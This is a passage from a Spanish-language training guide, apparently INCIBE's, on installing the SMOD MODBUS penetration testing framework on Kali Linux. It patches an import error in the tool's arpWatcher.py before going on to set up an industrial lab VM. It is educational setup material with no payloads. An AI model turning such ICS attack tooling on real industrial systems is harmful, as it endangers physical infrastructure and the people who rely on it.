
## Ilustración 19: Salida del entorno de la herramienta.

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS

- Volvemos a la carpeta de documentos para instalar la herramienta SMOD MODBUS

*Penetration Testing Framework.* Clonaremos el repositorio de la herramienta y lo ejecutaremos con Python2. Sin embargo, nos arrojará un error también.

- **cd Documentos**
- **git clone**
- **cd smod**
- **python2 smod.py**




```
incibe@kali: ~/Documentos/smod
Archivo Acciones Editar Vista Ayuda
└──(incibe@kali)-[~]
$ cd Documentos
└──(incibe@kali)-[~/Documentos]
$ git clone https://github.com/Joshua1909/smod
Clonando en 'smod' ...
remote: Enumerating objects: 173, done.
remote: Total 173 (delta 0), reused 0 (delta 0), pack-reused 173
Recibiendo objetos: 100% (173/173), 424.94 KiB | 3.76 MiB/s, listo.
Resolviendo deltas: 100% (22/22), listo.
└──(incibe@kali)-[~/Documentos]
$ cd smod
└──(incibe@kali)-[~/Documentos/smod]
$ python2 smod.py
Traceback (most recent call last):
  File "smod.py", line 7, in <module>
    Interface.init()
  File "/home/incibe/Documentos/smod/System/Core/Interface.py", line 171, in init
    plugins.load()
  File "/home/incibe/Documentos/smod/System/Core/Loader.py", line 19, in load
    self.modules.update({item:imp.load_source(name, self.path + item + '.py').Module()})
  File "/home/incibe/Documentos/smod/Application/modules/modbus/scanner/arpWatcher.py", line 6, in <module>
    from System.Lib.scapy.all import sniff,ARP
  File "/home/incibe/Documentos/smod/System/Lib/scapy/all.py", line 16, in <module>
    from arch import *
  File "/home/incibe/Documentos/smod/System/Lib/scapy/arch/__init__.py", line 72, in <module>
    if scapy.config.conf.use_pcap or scapy.config.conf.use_dnet:
  File "/usr/local/lib/python2.7/dist-packages/scapy-2.4.5rc1.dev208-py2.7.egg/scapy/config.py", line 897, in __getattribute__
    return object.__getattribute__(self, attr)
AttributeError: 'Conf' object has no attribute 'use_dnet'

└──(incibe@kali)-[~/Documentos/smod]
$ clear
```

Ilustración 20: Instalación de SMOD MODBUS *Penetration Testing Framework*. Esta instalación arroja un error.

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS

- Para solucionar el error, accederemos a la carpeta donde se encuentra el archivo arpWatcher.py y lo editaremos con el comando **nano**, como en el caso anterior.
  - cd Application/modules/modbus/scanner**
  - nano arpWatcher.py**



```
incibe@kali: ~/Documentos/smod/Application/modules/modbus/scanner
Archivo  Acciones  Editar  Vista  Ayuda


└─(incibe㉿kali)-[~/Documentos/smod]
    $ cd Application/modules/modbus/scanner
└─(incibe㉿kali)-[~/.../Application/modules/modbus/scanner]
    $ nano arpWatcher.py
```

Ilustración 21: Acción para solventar el error de instalación.

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS

- Nos desplazamos hasta la línea **from System.lib.scapy.all import sniff,ARP** utilizando las teclas del cursor y escribimos al inicio de esta línea el carácter **#** para comentarla y que no se ejecute.

```
from System.Core.Global import *
from System.Core.Colors import *
from System.Lib.scapy.all import sniff,ARP
```



The terminal window shows the following code:

```
incibe@kali: ~/Documentos/smod/Application/modules/modbus/scanner
Archivo Acciones Editar Vista Ayuda
GNU nano 6.2                               arpWatcher.py
import threading
import os

from System.Core.Global import *
from System.Core.Colors import *
#from System.Lib.scapy.all import sniff,ARP

class Module:

    info = {
        'Name': 'ARP Watcher',
        'Author': ['@enddo'],
        'Description': ("ARP Watcher"),
    }
    options = {
        'Output' : [True, False, 'The stdout save in output directory']
    }
    output = ''

    def exploit(self):
        moduleName      = self.info['Name']
        print bcolors.OKBLUE + '[+]' + bcolors.ENDC + ' Module ' + moduleName + ' Start'
        thread = threading.Thread(target=self.do,args=())
        thread.start()
        thread.join()

        if(self.options['Output'][0]):
            open(mainPath + '/Output/' + moduleName + '_' + self.options['RHOSTS'][0].replace('.','_') + '.txt', 'w')
            self.output = ''

    def printLine(self,str,color):
        [ 49 líneas leidas ]
```

At the bottom of the terminal window, there is a status bar with various keyboard shortcuts:


^G Ayuda ^O Guardar ^W Buscar ^K Cortar ^T Ejecutar ^C Ubicación M-U Deshacer  
^X Salir ^R Leer fich. ^\ Reemplazar ^U Pegar ^J Justificar ^/ Ir a linea M-E Rehacer

Ilustración 22: Editor donde se comenta la línea y solventar el error.

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS

- Nos posicionamos en la siguiente línea y pulsamos la tecla «enter» para crear una línea de texto vacía donde escribir el código:
  - from scapy.all import \***

```
from System.Core.Global import *
from System.Core.Colors import *
# from System.Lib.scapy.all import sniff,ARP
from scapy.all import *
class Module:
```



```
incibe@kali: ~/Documentos/smod/Application/modules/modbus/scanner
Archivo Acciones Editar Vista Ayuda
GNU nano 6.2                                         arpWatcher.py *
import threading
import os

from System.Core.Global import *
from System.Core.Colors import *
# from System.Lib.scapy.all import sniff,ARP
from scapy.all import *

class Module:

    info = {
        'Name': 'ARP Watcher',
        'Author': ['@enddo'],
        'Description': ("ARP Watcher"),
    }

    options = {
        'Output'      : [True, False, 'The stdout save in output directory']
    }
    output = ''

    def exploit(self):
        moduleName      = self.info['Name']
        print bcolors.OKBLUE + '[+]' + bcolors.ENDC + ' Module ' + moduleName + ' Start'
        thread = threading.Thread(target=self.do,args=())
        thread.start()
        thread.join()


        if(self.options['Output'][0]):
            open(mainPath + '/Output/' + moduleName + '_' + self.options['RHOSTS'][0].r>
self.output = ''

    def printLine(self,str,color):
^G Ayuda      ^O Guardar      ^W Buscar      ^K Cortar      ^T Ejecutar      ^C Ubicación M-U Deshacer
^X Salir      ^R Leer fich.  ^\ Reemplazar  ^U Pegar       ^J Justificar ^/ Ir a línea M-E Rehacer
```

Ilustración 23: Línea localizada y donde se incluye el código `from scapy.all import *`.

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS

- Al igual que con el archivo de la herramienta anterior, pulsa la combinación de teclas «Ctrl+X», luego la tecla «s» para confirmar y después «enter» para guardar los cambios en el archivo.



```
incibe@kali: ~/Documentos/smod/Application/modules/modbus/scanner
Archivo Acciones Editar Vista Ayuda
GNU nano 6.2                                         arpWatcher.py *
import threading
import os

from System.Core.Global import *
from System.Core.Colors import *
# from System.Lib.scapy.all import sniff,ARP
from scapy.all import *
class Module:

    info = {
        'Name': 'ARP Watcher',
        'Author': ['@enddo'],
        'Description': ("ARP Watcher"),
    }
    options = {
        'Output' : [True, False, 'The stdout save in output directory']
    }
    output = ''

    def exploit(self):
        moduleName      = self.info['Name']
        print bcolors.OKBLUE + '[+]' + bcolors.ENDC + ' Module ' + moduleName + ' Start'
        thread = threading.Thread(target=self.do,args=())
        thread.start()
        thread.join()


        if(self.options['Output'][0]):
            open(mainPath + '/Output/' + moduleName + '_' + self.options['RHOSTS'][0].r
self.output = ''

    def printLine(self,str,color):
        ¿Guardar el búfer modificado? [S/Si] [N/No] [C/Cancelar]
```

Ilustración 24: Confirmación de los cambios en la consola.

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS


- Regresamos a la ubicación de la carpeta de la herramienta SMOD, donde nos dio error y volvemos a ejecutarla. Para salir del entorno de la herramienta, escribimos el comando **exit**.
  - cd
  - cd Documentos/smod
  - python2 smod.py
  - exit



```
incibe@kali: ~/Documentos/smod
Archivo Acciones Editar Vista Ayuda
└─(incibe㉿kali)-[~/Documentos/smod]
    $ cd Application/modules/modbus/scanner
└─(incibe㉿kali)-[~/.../Application/modules/modbus/scanner]
    $ nano arpWatcher.py
└─(incibe㉿kali)-[~/.../Application/modules/modbus/scanner]
    $ cd
└─(incibe㉿kali)-[~]
    $ cd Documentos/smod
└─(incibe㉿kali)-[~/Documentos/smod]
    $ python2 smod.py
```

Ilustración 25: Carpeta la carpeta de la herramienta SMOD donde apareció el error.

### 3 INSTALACIÓN Y CONFIGURACIÓN DE OTRAS HERRAMIENTAS




The terminal window shows the following session:

```
incibe@kali: ~/Documentos/smod
Archivo Acciones Editar Vista Ayuda
└─(incibe㉿kali)-[~/Documentos/smod]
  └─$ cd Application/modules/modbus/scanner
    └─(incibe㉿kali)-[~/.../Application/modules/modbus/scanner]
      └─$ nano arpWatcher.py
        └─(incibe㉿kali)-[~/.../Application/modules/modbus/scanner]
          └─$ cd
            └─(incibe㉿kali)-[~]
              └─$ cd Documentos/smod
                └─(incibe㉿kali)-[~/Documentos/smod]
                  └─$ python2 smod.py
                    < SMOD >
                      \ ^ ^
                      (xx)\_____
                      (_)\|---w|
                        ||   ||
                        --=[MODBUS Penetration Test Framework
                        --+--=[Version : 1.0.4
                        --+--=[Modules : 23
                        --+--=[Coder : Farzin Enddo
                        --=[github : www.github.com/enddo
SMOD > exit
└─(incibe㉿kali)-[~/Documentos/smod]
  └─$
```

Ilustración 26: Salir de la instalación mediante *exit*.

# ARRANQUE Y CONFIGURACIÓN DEL ENTORNO INDUSTRIAL

# 4



## 4 ARRANQUE Y CONFIGURACIÓN DEL ENTORNO INDUSTRIAL

- Vamos a arrancar la MV Entorno Industrial Ubuntu 20.04 LTS y configurarla para realizar esta práctica. Para ello, teniendo la máquina virtual seleccionada, pulsa botón derecho y selecciona «Configuración».




Ilustración 27: Arranque de la máquina virtual creada anteriormente.

